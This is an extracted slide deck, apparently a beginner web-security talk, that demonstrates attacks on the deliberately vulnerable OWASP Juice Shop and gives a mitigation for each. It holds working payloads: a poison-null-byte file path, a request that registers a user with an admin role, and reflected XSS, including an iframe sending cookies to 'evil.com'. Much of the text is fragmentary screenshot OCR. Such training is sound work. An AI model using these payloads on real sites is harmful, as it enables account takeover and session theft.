

Starting to Think Like a Hacker

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Some Easy Ways to Break a Website

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Experience

- 20 years in software development
- 8 years in information security

Past Positions

- Director of InfoSec, WebMD Health Services
- Senior AppSec Architect, WorkBoard
- Senior Risk Advisor, Leviathan Security

Current Work

- Independent Information Security Consultant

Goals

- Awareness some common security problems that can arise in websites.
- A sense of how a website can crack open.
- Appreciation for the difficulty of securing a website.

...without getting bogged down in programming details or exactly why something works.

Agenda

1. Tools and Concepts
2. Website Reconnaissance
3. Exploiting Eight Vulnerabilities
4. Q & A

Tools

Browser (Firefox)




Vulnerable website
(Juice Shop)



Browser



Server



HTML	text
CSS	formatting
JavaScript	behavior
JSON	data

```
<meta charset="utf-8">
<title>OWASP Juice Shop</title>
<meta name="description" content="Probably the most
modern and sophisticated insecure web application">
<meta name="viewport" content="width=device-width,
initial-scale=1">
<link id="favicon" rel="icon" type="image/x-icon"
href="assets/public/favicon_js.ico">
```

HTML

```
'use strict';
(self.webpackChunkfrontend =
self.webpackChunkfrontend || []).push(
  [[179],
  {
    455: (t, W, c) => {
      d(W) {
        e: () => s
      });
      var k = c(2340),
          t = c(4850),
```

JScript

```
.fa-lg {
  font-size: 1.3333333333em;
  line-height: 0.75em;
  vertical-align: -0.0667em;
}
```

```
.fa-xs {
  font-size: 0.75em;
}
```

CSS

```
{"email": "john.doe@hotmail.com", "password": "password"
}
```

```
{"authentication": {"token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGUiOiJXM", "bid": "6", "email": "john.doe@hotmail.com"}}
```


JSON

```
<meta charse
<title>OWASP
<meta name=
modern and so
<meta name=
initial-scale=1"
<link id="favic
href="assets/p
```

```
.fa-lg {
font-size: 1.33
line-height: 0.
vertical-align:
}
```

```
.fa-xs {
font-size: 0.75
}
```

'use strict';



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rd": "password

QilJhbGciOiJ
oh.doe@hot

To open the browser's developer tools:



Cmd + Opt + i



F12

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Inspector Console Debugger Network Storage DOM

Search HTML

```
<!DOCTYPE html>
<html data-cast-api-enabled="true" lang="en">
  <head>
    <body class="docs-gm docsCommonGMDCDialog docs-material docs-grille-gm3" dir="ltr" role="application" itemscope=""
      itemtype="http://schema.org/CreativeWork/PresentationObject">
      <iframe style="position: absolute; width: 9em; height: 9em; top: -99em;" tabindex="-1" aria-hidden="true"></iframe>
      <iframe style="position: absolute; width: 9em; height: 9em; top: -99em;" tabindex="-1" aria-hidden="true"></iframe>
      <span id="sketchy-wrapped-iframe" style="position: absolute; top: -5000px; white-space: nowrap; overflow: hidden">
      </span>
      <noscript>
        <meta itemprop="name" content="Starting to Think Like a Hacker">
        <meta itemprop="faviconUrl" content="https://ssl.gstatic.com/docs/presentations/images/favicon5.ico">
        <meta itemprop="url" content="https://docs.google.com/presentation/d/18ySTneFBHuQXNfkZwyNvkX7MjddGQ5EGct7rwTVHi84
          /edit?usp=embed_googleplus">
        <meta itemprop="embedURL" content="https://docs.google.com/presentation/u/0/d/18ySTneFBHuQXNfkZwyNvkX7MjddGQ5EGct7rwTVHi84
          /preview?usp=embed_googleplus">
        <div id="core-js-error-dialog-overlay" style="position: absolute; left: 0; top: 0; width: 100%; height: 100%; z-index:
          10000; display: none">
        </div>
        <script nonce="">

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Filter Styles

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--gm3-dialog-refactored-container-surface-tint-layer-color: #fff;

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overflow: hidden;

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color: #000;

font-weight: 400;

font-size: 13px;


font-family: Roboto, RobotoDraft, Helvetica, Arial, sans-serif;

margin: 0;


Inherited from html

OWASP Juice Shop: Reconnaissance

All Products



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1.99€



Apple Pomace
0.89€





Best Juice Shop Salesman Artwork

Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful career in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before *finally* adding his expertise to the Juice Shop marketing team.

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Reviews (2)

stan@juice-sh.op

I'd stand on my head to make you a deal for this piece of art.



bender@juice-sh.op

Just when my opinion of humans couldn't get any lower, along comes Stan...



Carrot Juice (1000ml)

Best Juice
Salesman

5000

Eggfruit
(500n



Account



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Login



Banana Juice
(1000ml)

1.99α


Login

Email *

Password *




[Forgot your password?](#)

 Log in

☐ Remember me

or

 Log in with Google

[Not yet a customer?](#)


User Registration

Email *

anonymous@nowhere.com

Password *

••••••••

 Password must be 5-40 characters long.

8/20

Repeat Password *


••••••••


8/40



Show password advice

Security Question *

Name of your favorite pet? 

 This cannot be changed later!

Answer *

Godzilla



Account



Your Basket

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anonymous@nowhere.com



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Logout



Apple Pomace

0.89α



localhost:3000/robots.txt



```
User-agent: *  
Disallow: /ftp
```





localhost:3000/ftp


133%





~ / ftp


 quarantine


 acquisitions.md


 announcement_encrypt...


 coupons_2013.md.bak


 eastere.gg

 encrypt.pyc

 incident-support.kdbx

 legal.md

 package.json.bak

 suspicious_errors.yml



localhost:3000/ftp



acquisitions.md

Completed — 909 bytes



C: > Users > Brian > Downloads > ↓ acquisitions.md > [abc] # Planned Acquisitions

1 **# Planned Acquisitions**

2

3 > This document is confidential! Do not distribute!

4

5 Our company plans to acquire several competitors within the next year.

6 This will have a significant stock market impact as we will elaborate in
7 detail in the following paragraph:

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17 ipsum dolor sit amet.

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19 Our shareholders will be excited. It's true. No fake news.

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Vulnerability	Security misconfiguration
Result	Exposed confidential file
Mitigation	Harden the ftp server

Access a Protected File



~ / ftp

📁 quarantine

📄 coupons_2013.md.bak

📄 incident-support.kdbx

📄 suspicious_errors.yml

📄 acquisitions.md

📄 eastere.gg

📄 legal.md

📄 announcement_encrypt...

📄 encrypt.pyc

📄 package.json.bak



localhost:3000/ftp/encrypt.pyc

OWASP Juice Shop

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:55:18)
at /juice-shop/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:211:5)
```


Poison Null Byte: %2500

localhost:3000/ftp/encrypt.pyc%2500.md


🔍 localhost:3000/ftp/encrypt.pyc%2500.md



encrypt.pyc%00.md

Completed — 573 bytes





Vulnerability	Broken access control
Result	Exposed confidential file
Mitigation	Validate user input

Log in as Bjoern

User Registration

Email *

Name of your favorite pet?

Last name of dentist when you were a teenager? (...)

Your ZIP/postal code when you were a teenager?

Company you first work for as an adult?

Your favorite book?

Your favorite movie?



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Reviews (2)



admin@juice-sh.op

One of my favorites!



bjoern@owasp.org

Tasted like real apples.





bjoern@owasp.org



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Twitter

<https://twitter.com/bkimminich> ⋮

Björn Kimminich (@bkimminich) / ...

@owasp_de. Chapter Co-Leader. Views expressed are entirely my own. Hamburg, Germany

kimminich.de Joined August 2011. 1,581 Following · 2,248 Followers · Posts.



Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 📷

Login

Email *

Password *



[Forgot your password?](#)

Forgot Password

Email *

bjoern@owasp.org




Security Question *

• • • •



New Password *

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 Password must be 5-40 characters long.

8/20

Repeat New Password *

• • • • • • • •

8/20

 Change

Forgot Password

Your password was successfully changed.

Login

Email *

bjoern@owasp.org

Password *

password



[Forgot your password?](#)



Log in



Account



Your Basket

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bjoern@owasp.org



Vulnerability	Identification failure
Result	Unauthorized access
Mitigation(s)	<ul style="list-style-type: none">• Train users to protect secrets• Don't use "security questions"• Require MFA

Log In Without a Password

Login

Email *

Password *

[Forgot Password?](#)

Login

Email *

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
[Not yet a customer?](#)



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[admin@juice-sh.op](#)[Orders & Payment](#)[Privacy & Security](#)[Logout](#)




Vulnerability	SQL injection
Result	Unauthenticated access
Mitigation	Validate user input


Find the Admin Page

Account


 admin@juice-sh.op

 Orders & Payment ▾


 Privacy & Security ▾

 Logout

Contact

 Customer Feedback


 Complaint

 Support Chat

Company

 About Us

 Photo Wall



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1.99€

Add to Basket

Sources

Outline

Search



{ }

main.js



main.js

vendor.js

▼ Main Thread

▼ localhost:3000

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{ } main.js

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JS runtime.js

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canActivate: [

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path:



localhost:3000/#/administration



OWASP Juice Shop

Administration

Registered Users



admin@juice-sh.op



jim@juice-sh.op



bender@juice-sh.op



bjoern.kimminich@gmail.com





Vulnerability	Security by obscurity
Result	Unauthorized access
Mitigation	Explicit access control mechanism

Create an Admin User


User Registration

Email *

john.doe@hotmail.com

Password *

●●●●●●●●

 Password must be 5-40 characters long.

8/20

Repeat Password *

●●●●●●●●

8/40

  Register



Inspector



Console



Debugger



Network



Storage



Filter URLs

St...

M...

Domain

File



Headers

Cookies

Request

Response

201

P...



local...

/api/Users/



Filter Request Parameters

201

P...



local...

/api/SecurityAns

JSON

304

GET



local...

application-conf

email: "john.doe@hotmail.com"

password: "password"

passwordRepeat: "password"

securityAnswer: "Smith"

▼ securityQuestion: {...}

createdAt: "2023-09-23T18:06:44.206Z"

id: 2

question: "Mother's maiden name?"

updatedAt: "2023-09-23T18:06:44.206Z"



3 requests

19.37 kB / 1.38 kB



Headers

Cookies

Request

Response

Timings

Stack Trace



Filter properties

JSON

status: "success"

▶ data: Object { role: "customer", lastLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/default.svg", ... }



Filter URLs

St...	M...	Domain	File	Initiator	Ty...	Trans... ▼	Size
201	P...	local...	/api/Users/	polyfills	is...	727 B	311 B
201	P...	local...	/api/SecurityAnsw			651 B	226 B
304	GET	local...	MaterialIcons-Reg			cached	60.84 ...
304	GET	local...	application-config			cached	18.84 ...

Copy Value >

Save All As HAR

Resend

Edit and Resend

Block URL

Open in New Tab

Start Performance Analysis...

Use as Fetch in Console



Filter URLs

New Request

Search

Blocking



<input checked="" type="checkbox"/>	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/...
<input checked="" type="checkbox"/>	Accept	application/json, text/plain, */*
<input checked="" type="checkbox"/>	Accept-Language	en-US,en;q=0.5
<input checked="" type="checkbox"/>	Content-Type	application/json
<input checked="" type="checkbox"/>	name	value

Body

```
{"email":"john.doe@hotmail.com","password":"password","passwordRepeat":"password","securityQuestion":{"i
```

Clear

Send



Filter URLs

New Request

Search

Blocking



<input checked="" type="checkbox"/>	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/...
<input checked="" type="checkbox"/>	Accept	application/json, text/plain, */*
<input checked="" type="checkbox"/>	Accept-Language	en-US,en;q=0.5
<input checked="" type="checkbox"/>	Content-Type	application/json
<input checked="" type="checkbox"/>	name	value

Body

```
{"email": "john.doe2@hotmail.com", "role": "admin", "password": "password", "passwordRepeat": "password", "secu
```

Clear

Send



Headers

Cookies

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Response

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Filter properties

JSON

status: "success"

▶ data: Object { lastLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/defaultAdmin.png", isActive: true, ... }

Login

Email *


john.doe2@hotmail.com

Password *

password



[Forgot your password?](#)

 Log in

☐ Remember me



Account



Your Basket

0



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john.doe2@hotmail.com



Orders & Payment



Privacy & Security



Logout

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localhost:3000/#/administration



Frequent

Accounts

Local Admin

Browsing

OWASP

Archive

SafetyLight

Cl...



OWASP Juice Shop

Administration

Registered Users



admin@juice-sh.op



jim@juice-sh.op





Vulnerability	Authentication failure
Result	Unauthorized privileged access
Mitigation(s)	Validate user input, even in APIs

Make Juice Box Run Code I Write



localhost:3000/#/search?q=apple



OWASP Juice Shop

apple



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
Search Results - apple



Apple Juice
(1000ml)

1.99 0.99

Add to Basket



Apple Pomace

0.89

Add to Basket

```
<iframe src="javascript:alert(`evil code`)">
```



localhost:3000/#/search?q= <iframe src%3D"javascript:alert(`evil code`)">



OWASP Juice Shop

:iframe src="javascript:alert(

🌐 localhost:3000

evil code

OK

Subject: Urgent: Renew Your Gold-Tier
Service Today! ➡ Inbox x



Brian Myers <brian.g.myers@gmail.com>
to me ▼

2:24 PM (1 minute ago)



Dear Valued Customer,

Your Gold-Tier service is expiring soon, and we encourage you to renew it promptly in order not to lose out on exclusive discounts and priority access to new products.

Click here to [Renew Now](#).

Best regards,

Wile E. Coyote

localhost:3000/#/search?q=<iframe src="javascript:alert(`evil code`)">

```
<iframe src="http://evil.com/cookies=javascript:alert(document.cookie)">
```




Vulnerability	Reflected XSS
Result	Ran malicious code (stole session cookie)
Mitigation(s)	Validate user input




What We Saw

Security Misconfiguration	Accessed a confidential file
Broken Access Control	Poison null byte to get a forbidden file
Identification Failure	Logged in as Bjoern
Insecure Object Reference	Saw another user's shopping cart
SQL Injection	Logged in as admin
Security by Obscurity	Found administration page in website
Broken Authorization Control	Created a new admin user
Reflected XSS	Made the site run malicious code

Resources

- [OWASP Juice Shop](#)
- OWASP list of [Vulnerable Web Applications](#)
- Firefox documentation for its [Developer Tools](#)
- PortSwigger [Web Security Academy](#) (free online training)

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